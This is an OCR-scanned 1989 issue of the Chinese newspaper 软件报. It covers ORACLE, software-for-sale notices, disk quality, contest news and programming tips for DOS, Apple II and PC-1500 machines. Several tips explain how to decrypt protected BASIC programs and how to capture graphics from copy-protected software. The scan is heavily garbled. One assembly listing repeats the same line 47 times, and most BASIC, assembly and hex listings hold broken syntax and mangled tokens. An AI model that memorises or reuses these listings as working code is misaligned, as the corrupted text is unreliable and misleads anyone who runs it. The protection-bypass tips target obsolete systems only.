MPF-II 小教授各命令的代码及入口地址
MPF-I 的命令表和命令入口地址表建立在 \$ C 2 D 6 ~ \$ C 5 2 F 共, 中 \$ C 3 0 2 ~ \$ C 5 2 F 为命令表...

根据以上规律, 编写了本段程序, 供实现显示命令表的代码, 命令名和入口地址。其中代码、入口地址均为十六进制数。

深圳 廖伯志
本段责任编辑: 09号

程序流程图: KSW 入口, 是F4吗? 是则用户程序地址重置, 否则原系统。

程序流程图: 用户程序地址重置, 状态显示处理, 键盘处理, 合法输入, 用户程序, 返回。

COMX 速度选择
在COMX机上, 可以选择屏幕输出速度。CALL (4420, P) 或 POKE (42FF, P) 相当于 AP 上 SPEED=P...

4420-88 DD 7F F4 44 DD 10
F8 2C DD 11 05 D4 14 06 9A
4430-73 8A 73 F8 00 BA DD
FF AA 32 3E D4 31 D8 12 72

4440-AA 02 BA D5
重庆中 孙建

文件处理系统的改进

# 软件报



1989年  
5月27日  
第21期  
总第139期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘峰  
国内统一刊号CN51-090 打图代号：61-74 地址：成都市金河街75号

## ORACLE 的某些优良特性

近年来，关系型数据库管理系统得到了广泛的应用，在微机系统中用得比较广的，是dBASEⅡ，dBASEⅢ的功能强，易学、易用，在微机领域基本上达到了家喻户晓的程度。

但dBASEⅡ的使用也有其局限性，它基本上只能在IBM PC一类的微机上使用。这是因为它本身就是面向微机系统进行开发的。近年为了开发方便，也有把它移植到别的机型上去的。比如：移植到PAX 1一类超小型机后，在PC机上开发的dBASEⅢ程序就可在VAX上运行；另一方面，也可利用VAX提供的丰富资源来开发可为PC机上用的dBASEⅢ程序。

数据库是信息系统的核心，数据库管理系统的选择十分重要。近年来关系数据库管理系统ORACLE异军突起，成为世界上比较流行的关系数据库管理系统，特别是在拥有多种机型型的分布式系统中表现出良好的特性。以下是ORACLE的几个重要的特性：

1. 可移植性好。由于它是由C语言编写的，可以在不同厂家生产的多种大、中、小型机上运行，也能在多种操作系统（如UNIX、VMS、MVS、ULTRIX、DOS、XENIX等）上运行。

可以说，ORACLE关系数据库管理系统是目前唯一具有广范围的硬件兼容性，并适应多种操作系统的产品。用户在其机型上开发的软件可以比较容易地移植到其它机型上去。

2. 使用已成为工业标准的SQL语言（Structured Query Language）。SQL是目前已知的唯一的工业标准，这对ORACLE开发系统的建设和发展均非常有利。

3. 具有分布式处理功能。SQL\*Star是一种关于分布式处理和分布式数据库的系统结构，可以很广泛地适应各种环境，这些环境包括：多种通信协议，多种操作系统，多种硬件环境和多种数据库管理系统。其已有的三个主要产品是：SQL\*Net，分布式ORACLE RDBMS和SQL\*Connect。其中SQL\*Net与多种通信网络接口，它提供在多种应用软件和数据库中进行分布式处理的能力；分布式ORACLE RDBMS提供多点查询处理和分布式目录服务；SQL\*Connect能与非ORACLE DBMS接口，它和能够在某些ORACLE工具上建立的ORACLE应用连接到非ORACLE DBMS。

总之，SQL\*Star的目标是企图使用户将不同的计算机、不同的操作系统、不同的网络、甚至不同的DBMS都组织在一个统一的系统中来。除了上述的一些特性之外，ORACLE还为应用开发人员提供了若干应用开发工具，使用户可以很方便地生成数据字典、菜单、报告、报表等。同时还提供了若干用户可以直接使用的最终用户产品（如绘图、制表、决策支持等）。如是，给用户带来了很大的方便。

★编号：890507

名称：内河港口企业特种工种机驾人员、机具设备管理系统

作者：吕梁

功能简介：本系统是根据内河港口企业特种工种机驾人员、机具设备状况而设计的。全系统建立了与机驾人员有关的十九项内容的档案管理，并在此基础上，以人、机、料、法、环五个方面为线索，并结合人体生物节律这一科学因素，重点研究分析“人”在发生事故过程中与其它各因素之间的关系，建立了六大类统计、分析机具事故关系模型，并能随时对它们进行查询、归档、分类、汇总、输出等。该系统实际运行一年，效果良好，对降低和减少事故起到了一定的作用。

数据库语言：dBASE-Ⅱ  
运行环境：硬件：IBM-PC/XT及其兼容机。软件：CCDOS  
2.1版本操作系统。

转让形式：使用说明书一份、软盘二张。



软件交流

转让价格：70元。（含邮资）

收款单位：成都《软件报》编辑部

★编号：890508

名称：建筑工程预算常用汉语显示“代码”、打印程序

作者：应家驹  
简介：本文介绍用十六进制数码串进行编制建筑工程预算常用汉语（土建部分）显示“代码”124组（详见程序“J”），再利用带换码程序“H”，打印出汉语，使打印出的预算文件中的汉语拼音改为汉字（调），方便阅读。

运行环境：PC-1500（或PC-1500 A机，CE150打印）机。

转让形式：显示代码程序（含汉语124组）及打印程序，使用说明及举例。

转让价格：10元（含邮资）

收款单位：成都《软件报》编辑部

## 简易MVAX-Ⅱ联网技术

【本报讯】美国DEC公司的MVAX-Ⅱ计算机风靡世界，国内势头正旺。该机硬件配置上有一块网络板DEQNA，但价格昂贵，万元以上。有些单位买了几台主机，而没有购置网络板。随着网络的兴起和发展，有些单位想把多台MVAX-Ⅱ机器连接起来，构成标准的网络系统，但由于没有网络板束手无策，难以进行。

针对这一现实情况，解放军某部开发了一种无硬件投资的联网方法，把DECNET IV型网络软件分别装在MVAX-Ⅱ机器上，用一根电话线，直接连接在两台MVAX-Ⅱ同一端口上，软件上进行一些补充，即可构成一个标准的DECNET网络系统。使用这种联网技术，无硬件投资，效率高，实用。如你想选用这种联网方式，请与软件报编辑部联系。

## DEC软盘不足的补充途径

【本报讯】目前，国内美国DEC公司的VAX系列机器数以千计。所用的软盘大都是DEC公司通过专用的硬设备格式化的。购买机器时，软盘配置数量有限，且价格昂贵，软盘一旦用完，就发生货源紧张。针对这种情况，解放军某部在PC系列机上生成了一种软件，通过这种软件，把普通的软盘格式化，经过格式化后的软盘即可在DEC公司的VAX系列机器上应用了，从而解决了软盘货源不足的问题。

如你购置这种软件或DEC软盘，请与软件报编辑部联系。



## 国产软盘片并非逊色 微机用片可大量节中

中国计算机市场动态网提供的资料表明，目前我国正式投产的软盘片共有十四家。一九八八年计划产量为四千万片，仅为一九八七年产量的百分之四十五。以我国三千万片微盘计算机拥有量计算，每年约需软盘片三千万片，相当于我国一九八七年的产量，但国内每年约进口软盘片二千四百多万片，国家因此花去大量外汇。与此同时，我国软盘片八成出口，不少软盘片出口后又进口，国内对国产软盘片并不信任。不少计算机行业协会外部设备专业委员会最近对国内七个厂家的产品进行了质量测试。其测试项目与要求是按照国际标准制定的。结果，参测的七种软盘片有六种的内道平均信号幅度和分辨率优于基准片RM2487，有六种测试选用的高性能3M基准片相比较，有五种产品的外道平均信号幅度、分辨率与3M基准片相当，有四种产品的调制噪音优于3M基准片。



广西 玉鹿 篆刻 江苏 耿佳 篆刻

▲全国青少年微机使用大赛在连云港市闭幕。由共青团中央发起的五四青年文化科技博览会的十七个项目之一的全国青少年微机使用大赛，经过三天的奋力拼搏，日前在连云港市落下帷幕。西安市队力克群雄，独占鳌头，荣获青年组和中学生组两项一等奖，三个单项最佳奖。

本次大赛是由连云港市团市委主办、连云港市计算机办公室、连云港市盐业公司、连云港市港务局、中船七一六所、连云港市矿业专科学校、连云港矿山设计院和淮海大学等单位协办。来自全国17个城市的80多名在校学生和28周岁以下的各界青年参加了比赛。大赛分青年组和中学生组两个大组，每组又分程序设计比赛和操作技能比赛。青年组在IBMPC XT机上操作，采用dBASEⅢ编程；中学生组在APPLEⅡ机上操作，采用BASIC语言编程。

本次大赛试题有较高的难度，特别是青年组的程序设计题既要解决实际问题又要有很好的数学理论基础和娴熟的编程技巧，没有经过严格的实地训练是很难完成的。西安市队的西北工业大学附中的樊新荣获中学生组综合一等奖，同时获得程序设计比赛和操作技能两项最佳奖。西北工业大学的石志强荣获青年组综合一等奖和程序设计最佳奖。连云港市的连云港市盐业公司的王祥获青年组操作技能最佳奖，西安市队、济宁市队等代表队荣获竞赛组织奖。

▲重庆市首届中小学教育软件展示交流会圆满结束。重庆市青少年计算机教育专业委员会和重庆市教科所联合举办的“重庆市首届中小学计算机教育软件展示交流会”于4月27日在重庆市人民小学举行。

会上，来自全市各区县的70多所学校的100多名从事中小学计算机教学工作的教师展示了引进或自己设计的优秀软件和硬件20余个。论文15篇，其中有龙门浩联中的“苹果机联网系统”，市人民小学的“COMX扩展卡及教学软件”等。

到会的同志们对这次软件展示交流感到满意，希望今后多举办类似的交流会，以促进中小学微机工作者的横向联系，推动计算机普及教育的纵深发展。

▲【本报讯】江苏省系统工程学会成立大会暨第一屆学术交流会于5月4日-6日在华东工学院召开。出席会议代表110余人，共收到论文100余篇，其中涉及计算机有关论文80余篇。本报南京记者站应邀出席了会议。



南京记者站 李斌

▲【本报讯】全国第



软件报今年第5期刊登了“汉字的移动显示”一文，介绍了一种汉字在屏幕上水平移动显示的方法。本文向大家介绍一种较为简单通用的图像移动显示的方法。

### 图像移动显示的实用方法

欲显示的图像(汉字及图形)由高级语言制作,然后调用汇编程序进行移动显示。其原理如下:

先用高级语言或数据库语言(如BASIC, DBASE等)的有关命令关闭屏幕显示(这在BASIC中可用OUT &H9D, 0命令;在DBASE II中可用SET COLOR TO, 0命令),然后用高级语言命令或程序命令在屏幕缓冲区中产生一幅欲显示的屏幕图像,最后调用一段汇编程序进行图像移动显示。对于640x200分辨率的屏幕来说,一幅图像

```

1: 1: 水平坐标寄存器SPD, ASP
2: 2: 设置段寄存器
3: 3: 设置段寄存器
4: 4: 设置段寄存器
5: 5: 设置段寄存器
6: 6: 设置段寄存器
7: 7: 设置段寄存器
8: 8: 设置段寄存器
9: 9: 设置段寄存器
10: 10: 设置段寄存器
11: 11: 设置段寄存器
12: 12: 设置段寄存器
13: 13: 设置段寄存器
14: 14: 设置段寄存器
15: 15: 设置段寄存器
16: 16: 设置段寄存器
17: 17: 设置段寄存器
18: 18: 设置段寄存器
19: 19: 设置段寄存器
20: 20: 设置段寄存器
21: 21: 设置段寄存器
22: 22: 设置段寄存器
23: 23: 设置段寄存器
24: 24: 设置段寄存器
25: 25: 设置段寄存器
26: 26: 设置段寄存器
27: 27: 设置段寄存器
28: 28: 设置段寄存器
29: 29: 设置段寄存器
30: 30: 设置段寄存器
31: 31: 设置段寄存器
32: 32: 设置段寄存器
33: 33: 设置段寄存器
34: 34: 设置段寄存器
35: 35: 设置段寄存器
36: 36: 设置段寄存器
37: 37: 设置段寄存器
38: 38: 设置段寄存器
39: 39: 设置段寄存器
40: 40: 设置段寄存器
41: 41: 设置段寄存器
42: 42: 设置段寄存器
43: 43: 设置段寄存器
44: 44: 设置段寄存器
45: 45: 设置段寄存器
46: 46: 设置段寄存器
47: 47: 设置段寄存器

```

列; 2次把图像的1~2列传送到屏幕的639~640列; ...; 第12次(12从1到640)把图像的1~12列传送到屏幕的第(941-12~640)列; ...; 这样经过640次就把整幅图像从屏幕外传送到屏幕内,产生了一幅从右向左水平移入屏幕内的活动图像。如果希望图像水平向右移动的话,只要和上述方法相反。这种方法在实现时要用到大量的移位操作,速度较慢,一幅640x200的图像从屏幕外完全移入屏幕内需半分钟时间。垂直移动的实现较为简单,因为可以按字节为单位进行字符串传送,故速度较快,一幅图像从屏幕外全部移入屏幕内仅5秒左右。

由于篇幅所限,后面仅给出处理自右向左水平移动的汇编程序清单,该程序经汇编、连接后可供BASIC DBASE II调用。BASIC调用命令格式是: SHEL L "SPYD" m n c。其中m, n, c是三个调用参数,其含义是: m-要移动的图像的起始行, n-共移动几行, c-图像颜色, m的有效值是十六进制的1至B, n的有效值也是1至B, 但n+m应小于D; c的有效值是0至F, 其含义同BASIC中的COLOR命令。DBASE II中调用命令格式是: RUN >SPYD m n c, 各参数含义同上。

下面给出一个BASIC调用汇编的表演程序"SPYB, BAS", 作为示范。

```

95: RET
96: XSYS ENP
97: XSYD PROC
98: POP ES
99: MOV AX, AX
100: XOR DI, DI
101: MOV CX, 2000H
102: REP STOSB
103: POP ES
104: MOV DX, 3000H
105: MOV AL, ES[SI]
106: OUT DX, AL
107: XSYD ENP
108: ZYD PROC
109: MOV CX, BP
110: INC CX
111: CMP BL, 1
112: JNZ L7
113: CMP BP, 79
114: JZ L12
115: INC CX
116: L7: MOV DX, CX
117: MOV SI, ES[KSZ]
118: PUSH SI
119: L8: MOV AL, ES[XSIS]
120: L9: MOV DI, SI
121: L10: MOV AL, DI
122: L11: MOV AL, 10
123: L12: DEC AL
124: DEC AL
125: JZ L11
126: ADD SI, 50H
127: MOV CX, DX
128: JMP L9
129: L11: CMP SI, 2000H
130: JA L12
131: MOV CX, DX
132: POP SI
133: ADD SI, 2000H
134: POP BP
135: L12: POP CX
136: RET
137: ZYD ENP
138: CSEG ENDS
139: END

```

本文介绍一种使用ROM BIOS键盘功能调用直找IBM PC键盘码的方法。IBM PC键盘的键码(包括复合键的键码)由键盘扫描码与ASCII码构成。查找键盘的键码就是查找该键的键盘扫描码与ASCII码。

IBM PC ROM BIOS为我们提供了一个键盘功能调用,等待从键盘上读入一个字符,同时返回键盘扫描码。调用格式如下:

```

MOV AH, 00H
INT 16H

返回,
AH = 键盘扫描码
AL = ASCII码

由DOS系统盘的DEBUG进入汇编语言状态,调用该键盘功能调用,输入要查找的键,在内部寄存器AX中我们便可以得到该键的键盘扫描码与ASCII码。具体操作如下:
C>DEBUG (进入汇编语言状态)
-A 100(从地址CS, 0100开始汇编)
XXXX, 0100 MOV AH, 00
XXXX, 0102 INT 16
XXXX, 0104
-
-C=100 104 (从地址CS, 0100执行,至C 0104停止)
AX=1E11 BX=0000
-Q (退出)

```

由此知键“A”的键盘扫描码是1EH, ASCII码是41H。同样我们可以查出,功能键“HOME”的键盘扫描码是47H, ASCII码是00H;复合键“CTRL-F1”的键盘扫描码是5EH, ASCII码是00H,等等。

最后,需要指出的是,键盘上有8个键是标志键,它们是Insrt, Caps Lock, Num Lock, Scroll Lock, Alt, Ctrl, Left-shift与Right-shift,这些标志键,用上述ROM BIOS键盘功能调用是查不出来的。它们有专门的ROM BIOS键盘功能调用可供使用,有兴趣者可查找有关DOS使用手册。

北京 俞加光 张晶

一种使用ROM BIOS键盘功能调用直找IBM PC键盘码的方法

### DEBUG Ver. 3.3 的汉化

有关DEBUG Ver. 2.0/2.1的汉化问题,《软件报》曾作过介绍,受其启发,最近,我们对DEBUG Ver. 3.3(以下简称DEBUG)进行了跟踪分析,结果找到了它的汉化方法,现将此介绍给大家,以供参考。

1. DEBUG的输出操作  
DEBUG在执行汇编命令时,先将反汇编结果存入一个缓冲区,然后执行行中断21H的40号功能调用,将结果写

入设备CON,但在存入缓冲区之前,DEBUG对反汇编出的内容进行一些处理(见附表一),对于20H-7EH之间的数据,就直接存入缓冲缓冲区,除此以外的任何数据将以2EH(字符“.”)存入,而汉字的机内码正好属于这一类,因此,汉字也就不能被显示出来了。

2. 汉化方法  
从DEBUG的输出过程来看,汉字的键码是如何确保汉字的机内码能被正确地送入缓冲区的。从附表一中可以看到,位于偏移地址0AFEH处有一条比较命令(CMP AL, 7F)和一条条件转移命令(JNB 0B 06),汉字正是在此处被转换成字符“.”的。显然,只要改掉这两条指令就有可能实现汉字的正常输出,使DEBUG在反汇编时能显示汉字。修改方法见附表二。

南后油村 李永新

```

附表一:
0AFD AC LODSB
0AFE 3CF7 CMP AL, 7F
; 如果不低于 7FH
; 转用 "." 显示
0B00 7304 JNB 0B06
0B02 3C20 CMP AL, 20
0B04 7302 JNB 0B08
0B06 902E MOV AL, 2E
0B08 AA STOSB
0B09 E2F2 LOOP 0AFD

```

```

附表二:
C:\DEBUG DEBUG.COM
-EBAFE 90 90 90 90
-N
-C

```

湖北 吴隆峰

WordStar具有假脱机打印功能。我们在用WordStar打印Text文件时,往往是坐等打印印完后才又上机操作,特别是打印较大的文件时,显得无可奈何。其实, WordStar是具有假脱机打印功能。在用WordStar的P命令开始打印文件后,可以执行D、N等等命令,进行编辑处理其他文件工作,打印文件和编辑文件可在同一盘上,也可不在同一盘上。(中文WordStar的操作的打印响应速度会稍有影响),这无疑是很好的,大大提高了工作效率。

广州 钟大树

巧用DBASE的保留字节给数据库结构加注释

在应用CdBASE II时,可以用汉字来给数据库的字段命名(不超过5个汉字),但是这样一来就必须在命令中使用字段带来不便。本文介绍一个巧妙地利用数据库结构说明部分中的保留字节

表一 数据库结构注释输入程序

```

10 COLOR 2,0,0
20 CLS:LOCATE 10,10:INPUT "输入数据库名称(缺省扩展名为'.DBF'):";DENAMES
30 IF INSTR(DENAMES, ".")=0 THEN DENAMES=DENAMES+".DBF"
40 OPEN DENAMES AS #1 LEN=32
50 FIELD #1,8 AS AS,2 AS FIELDS,2 AS BS,20 AS DBREHS
60 GET #1,1
70 FIELDS=CVAL(FIELDS)-2/32-1
80 LOCATE 12,10:INPUT "输入数据库内容注释(长度不超过28字符):";DHS
90 IF DRSC<>"" THEN LSET DBREHS=DHS
100 PUT #1,1
110 CLS:LOCATE 2,10:PRINT "输入数据库各字段注释(长度不超过14字符)"
120 PRINT
130 PRINT ". 字段号 字段名 类型 长度 小数 注释"
140 FIELD #1,10 AS FIELDS,6 AS BS,1 AS FIELDS,1 AS DECS,14 AS MEANS
150 FOR I=1 TO FIELDS
160 PRINT
170 GET #1,I+1
180 PRINT TAB(5);I;TAB(10);FIELDS;TAB(22);I;TAB(25);1;I;
190 PRINT TAB(27);CVAL(FIELDS)+CHR$(0);TAB(33);CVAL(DECS)+CHR$(0);
200 INPUT "注释"
210 IF MEANS="" THEN LSET MEANS=MEANS
220 PUT #1,I+1
230 NEXT I
240 PRINT "按任一键退出"
250 HS=INKEYS:IF HS="" THEN GOTO 250
260 CLOSE #1
270 SYSTEM

```

本版责任编辑: 06号

```

100 DIM B$(80):B$ = CHR$(4)
110 B1$ = CHR$(34):B2$ = " ?" + B1$
120 B3$ = CHR$(27):B4$ = CHR$(13):B5$ = CHR$(8)
130 L$ = "
140 W$ = "PLEASE WAIT":P$ = "PRESS (ESC) WHEN FINISH."
150 K = 1: HOME
160 INPUT "FILENAME: ";I$:PRINT
170 FLASH:PRINT W$:NORMAL
180 PRINT B$;OPEN "I$";
190 PRINT B$;DELETE "I$";
200 PRINT B$;OPEN "I$";
210 PRINT B$;WRITE "I$";
220 PRINT "
230 PRINT B$;CLOSE "I$";
240 PRINT:INPUT "THE FIRST LINE NUMBER: ";L
250 A$(1) = "(B) DISPLAY:A$(2) = "(F).TYPE IN"
260 A$(3) = "(L) LIST:A$(4) = "(S) SAVE"
270 A$(5) = "(Q) QUIT"
280 HOME:PRINT L$
290 PRINT "CHOOSE ONE OF THE FOLLOWING OPTIONS":PRINT
300 FOR I = 1 TO 5:NTAB L3:PRINT A$(I):PRINT: NEXT I
310 PRINT L$:PRINT
320 PRINT "WHICH WOULD YOU LIKE? ";
330 GET Y$
340 IF Y$ = "B" OR Y$ = "F" THEN 420
350 IF Y$ = "L" OR Y$ = "S" THEN 630
360 IF Y$ = "Q" OR Y$ = " " THEN 770
370 IF Y$ = " " OR Y$ = " " THEN 830
380 IF Y$ = " " OR Y$ = " " THEN 900
390 PRINT "REENTER": GOTO 330
400 K = K + 1:L = L + 10: IF K ( = 80 THEN RETURN
410 GOTO 830
420 HOME:VTAB 23
430 PRINT "ENTER THE CONTENT YOU WANT TO DISPLAY."
440 PRINT P$:VTAB 1
450 B$(K) = STR$(L) + " HOME:" + B2$:J = 18
460 GET C$
470 IF C$ = B3$ THEN 600
480 IF C$ = B1$ THEN 460
490 PRINT C$:
500 IF C$ = B3$ THEN 590
510 IF C$ = B4$ THEN 580
520 IF C$ < CHR$(32) THEN 460
530 B$(K) = B$(K) + C$:J = J + 1
540 IF J ( = 130 THEN 460
550 B$(K) = B$(K) + B1$ + " "
560 L = L + 10:K = K + 1
570 B$(K) = STR$(L) + B2$:J = 11: GOTO 460
580 B$(K) = B$(K) + B1$ + " " + B2$:J = J + 8: GOTO 540
590 B$(K) = B$(K) + B1$: GOSUB 400: GOTO 280
600 IF B4$ = RIGHT$(B$(K),1) THEN 630
610 J = LEN(B$(K)) - 1:B$(K) = LEFT$(B$(K),J)
620 PRINT C$: GOTO 460
630 B$ = "16336: FOR I = 1 TO 100:S = PEEK(I): NEXT I
640 GOTO 460
650 HOME:VTAB 23
660 PRINT "TYPE IN THE PROGRAM LINE(PRESS(RETURNS))"
670 PRINT P$:VTAB 1
680 PRINT STR$(L):PRINT " ";B$(K) = STR$(L) + "
690 GET C$
700 IF C$ = B3$ THEN 730
710 IF C$ = B4$ THEN PRINT: GOSUB 400: GOTO 660
720 IF C$ = B3$ THEN GOSUB 400: GOTO 280
730 PRINT C$:
740 B$(K) = B$(K) + C$: GOTO 690
750 J = LEN(B$(K)) - 1:B$(K) = LEFT$(B$(K),J)
760 PRINT C$: GOTO 690
770 HOME
780 FOR I = 1 TO K:PRINT B$(I):NEXT I
790 POKE 50,43:PRINT
800 PRINT "PRESS (RETURN) TO CONTINUE"
810 POKE 50,235:PRINT
820 GET X$: GOTO 280
830 PRINT:FLASH:PRINT W$:NORMAL
840 B$(K) = "9900 END"
850 PRINT B$;APPEND "I$";
860 PRINT B$;WRITE "I$";
870 FOR N = 1 TO K:PRINT B$(N):NEXT N
880 PRINT B$;CLOSE "I$";
890 HOME:PRINT B$;CATALOG"
900 END

```

本版责任编辑: 07号

### 辅·助·编·程·软·件

**一、引言**

本文提供一个短小实用的辅助编程软件, 使用该软件既能在屏幕上编辑各种格式的显示内容, 自动生成相应的PRINT语句, 又能输入其他语句, 所得到的BASIC源程序一不需要调试。该软件除用于辅助编程外, 尚可用于编辑文章、书信及报表等文书文件, 在这方面, 其功效犹如西文“WORDSTAR”。

**二、原理**

辅助编程软件利用BASIC较强的字符处理功能, 先将用户输入的字符以T型文件的形式存入磁盘, 然后用EXEC命令将此T型文件装入内存, 从而得到BASIC源程序。

程序清单附后, 其中数组B\$(80)的每一个元素存放一个程序行。为了便于修改, 每个程序行的长度设定为130个字符, 故生成的T型文件长度一般在10K字节之内。当源程序过长时, 可分块生成若干个T型文件, 再用EXEC命令连接。

**三、用法**

该软件可在APPLE II及其兼容机上运行, 使用方法如下:

①引导DOS并运行程序, 依次输入文件名、起始行号。

注意, 当需要生成几个T型文件时, 各文件的行

号应按由小到大顺序排列。两个文件的行号不得相重。

②屏幕菜单中有5个选择项。只要按所选项目前面指定的字符键即进入相应的状态。

按“D”进入显示内容编辑状态。这时, 按空格键及回车键将光标移至显示内容的起始位置, 即可输入字符。注意, 不能输入双引号。发现输入错误, 只要在当前程序行输入结束之前, 便可随时按“←”键使光标退格, 以输入正确字符。按(ESC)键即返回菜单。

按“T”则进入其他语句输入状态, 自动显示行号。这时, 可输入各种语句。每一个程序行输入完时按回车键, 当最后一个程序行输入完时, 按(ESC)键便返回菜单。以上D、T两种功能可以交替使用。

按“L”则可列出程序清单。

③程序输入完毕返回菜单后, 按“S”则自动生成T型文件并显示磁盘文件目录。依次键入下列命令即可得到BASIC源程序:

```

NEW
EXEC T型文件名
LIST

```

使用该软件请注意两点: 一是交替使用D、T两种功能所得到的BASIC源程序中, 可能有多余的HOME语句, 应予删除。二是修改用该软件生成的PRINT语句时, 最好先进入编辑修改方式, 即执行命令POKE 33, 33之后, 再进行修改操作。否则, 移动光标时会扫入多余的空格而破坏原有格式。

南开大学 崔宝琛

### 本文介绍一种捕获各种动态图形的方法。图形分两类:

一、定态图形: 直接以B类文件存入磁盘的图形, 可以直接为用户使用。

二、动态图形: 某些加密软件或一些游戏软件, 在运行时产生的暂时性图形, 不可以被用户直接使用。对这类图形, 可用以下方法捕获(即将动态图形转化为定态图形):

1. 运行目标图形(需捕获的图形)所在的软件; 当磁盘未被软件使用时, 取出并插入DOS 3.3系统盘(能不破坏高分辨图形区的DOS), 当目标图形出现后, 按下CTRL-RESET, 也可按下CTRL-RESET键不放, 请他人换盘;

3. 运行本文所附程序即可实现对图形所在高分辨区(图形页)的判断, 并可以存盘, 从而实现图形的捕获。一般的加密软件或未加密的游戏软件在按下CTRL-RESET后可自动进行暖启动, 若无此功能可键入PR#6或在监控下键入\*CTRL-P#

**程序说明:** 运行本程序即可列出菜单。功能如下: (1)SHOW PAGE1 按下“1”可显示高分辨率第一页图形的内容。(2)SHOW PAGE2 按下“2”可显示高分辨率第二页图形的内容。(SHIFT-1) SAVE PAGE1 按下“SHIFT-1”可由用户定名存贮第一页图形。(SHIFT-2) SAVE PAGE2 按下“SHIFT-2”可由用户定名存贮第二页图形。(E)QUIT退出程序并清除内存。

无论图形在第一页或第二页或两页都有, 通过本程序都可以达到存盘目的, 于是可被用户直接使用。一般的图形在磁盘区占34个扇区, 本程序存入的图形只占33个扇区, 且不影响用户对图形的使用。

如将本程序作为引导程序存入磁盘, 则第3步可自动运行, 使用方便。

银川 武晓平

### PC-1500机受到 死机故障的排除

干扰或CALL指令使用不当, 出现“死机”, 一般采用同时按下ON键和ALL RESE T键的方法, 进行重新启动。但所有的程序和数将全部消失。这里介绍两种排除“死机”故障的方法。1. 将主机插到CE-150接口上, 按下ON键和CL键即可排除此故障。如主机已插在CE-150上, 可先将其拆下, 然后重复上述步骤即可。2. 将主机从CE-150上拆下, 打开电池盒盖, 取出电池, 过15秒后重新装上电池即可。

昆明 沈玉波

### 此文仅对密汉生同志提出的加密方法加密的BASIC程序介绍一解密方法, 供同行们参考。解密方法如下:

```

二、解密方法(假定被加密的软件名为XYZ.BAS)
在BASIC状态下,
-E100 FF FF FF 0A,
00
-RCX
CX 0000
5
-N JIEMI,BAS
-W

```

```

10 REN CUT PIC
20 HOME:VTAB 3:HTAB 16:INVERSE
:PRINT "CUT PIC: NORMAL:PRINT
:PRINT
25 FOR I = 1 TO 40:PRINT "I:;:NEXT I
:PRINT
30 PRINT TAB(6)"X10:PRINT "
:PRINT
35 PRINT TAB(6)"X20:PRINT "
:PRINT
40 PRINT TAB(6)"SHIFT-10:PRINT
PAGE 1:PRINT
45 PRINT TAB(6)"SHIFT-20:PRINT
PAGE 2:PRINT
48 PRINT TAB(6)"END:PRINT
50 FOR I = 1 TO 40:PRINT "I:;:NEXT I
60 PRINT:PRINT TAB(13)"PLEASE
CHOOSE"
70 GET A$:ON (A$ = "1") + (A$ =
"2") + 2 + (A$ = "1" + 3 + (A
$ = CHR$(34)) GOTO 100,120,
130
75 IF A$ = "E" THEN MEN
80 PRINT CHR$(7):RUN
100 POKE -16304,0:POKE -1630
2,0:POKE 49233 + VAL (A$),0
:POKE -16297,0
110 GET A$:TEXT:RUN
120 A = 2000
130 A = 4000
140 VTAB 22:INPUT "SAVE: ";F$
150 POKE -16304,0:POKE -1630
2,0:POKE 49233 + ASC (A$) -
32,0:POKE -16297,0
160 PRINT CHR$(14)"SAVE:F$,A$
A",L:IF F$
170 TEXT:RUN

```

### 五字节程序

### 快速解密

汉生同志提出的加密方法加密的BASIC程序解密, 而且还能对“P”加密的BASIC程序解密, 是一种IBM PC/XT及其兼容机上普遍适用的BASIC程序解密方法。其方法图解如下: C>BASIC LOAD \*XYZ OK LOAD "JIEMI OK OK LIST OK SAVE "XYZ 本方法操作简单, 使用方便。它不仅能用

将中文字串转换成图形表

```
210 G = 24576:AK = S + 2 * 20 * 2
:IN = 1
210 POKE S + 2 * 9, AK - S - INT
(1AK - S) / 256: POKE
S + 2 * 1 + 1, IN: (1AR - S)
/ 256: INPUT "STRING:":A$ =
HOME: PRINT A$:L = 0:IT = 1
:Z = 0: FOR X = 1 TO LEN (A
$): IF ASC (MID (A$,X,1))
= 127 THEN X = X + 2:L = L
+
B
220 L = L + 8: NEXT X:P = INT (L
/ 7, 001)
230 FOR I = 0 TO 15:DO = 16384 +
INT (I / 8) * 128 + (I - INT
(I / 8) * 8) * 1024:G = I /
2 = INT (I / 2):C = 0:E = P
: IF NOT G THEN E = 0:C = P
240 FOR J = 0 TO E STEP 2 * G -
1: D = DO + J: V = PEEK (D): X
= (J / 8) * P: Y = 7 + (J - P) *
(8 - P * 7) - 1
250 FOR K = 0 TO X: R = ABS ((NOT
G) * X - K): B = INT (INT (I
/ 2 ^ 2 ^ Q) / 2) * INT (I
/ 2 ^ 2 ^ Q) / 2: Y = B * 4 + 1 +
(NOT G) * 2
260 FOR M = 0 TO (K - X AND J =
E) * 2: IF M = 0 THEN Y = 2 ^
(2 - M): IF M = 2 AND G THEN
Y = Y * 2
270 IF I < 9 THEN Z = 3 + Y * 1:
T = T * 8: GOTO 300
280 T = 8: IF NOT Z AND Y < 0
THEN Z = Z + Y * 64: Y = 0: T
= 1
290 POKE AR, Z: Z = Y: AR = AR + J
300 NEXT M, K, J, I: POKE AR, 0: AR =
AR + 1
310 PRINT "GO ON?": GET A$: PRINT
: IF A$ = "Y" THEN N = N + 1
: GOTO 210
320 POKE S, N: PRINT CHR$(1): B$ =
SAVE M2: INI "A24576, L": AR =
24275
330 POKE 232, 0: POKE 239, 96: HCOLOR =
3: FOR I = 1 TO N
340 INPUT S, R: HGR = IF S > 0 THEN
ROT = R: SCALE = S: DRAW I AT
140, 80: GOTO 340
350 NEXT I
```

在中文状态下实现图形与汉字、字形的混合显示是相当容易的，但中文字串只能显示在规定的11行x34列的字符位上，这给编制一些绘图精度要求较高的程序带来许多麻烦(如：不能准确地到全屏的任一点处显示，不能旋转一定角度显示，字符间距只能是8个点的倍数，无彩色，不能反相显示，汉字动画效果差，不能在高分辨率第一页显示等)。如果能将中文转换成图形表，这一切困难就可迎刃而解了。左面这个程序就是完成这一功能的。在中文状态下运行可将中文字串(一次最多可转换255个，字串最长可达17个汉字)转换成图形表。该程序在中华学习机CEC-I上运行通过，略加修改可适合各种软、硬汉字系统，这只需修改210号程序行中的清屏命令HOME和条件语句，对于燕山卡，需将HOME改为CALL 49941，将条件语句改为IFASC(MID\$(A\$,X,1))>96 THEN X=X+3, 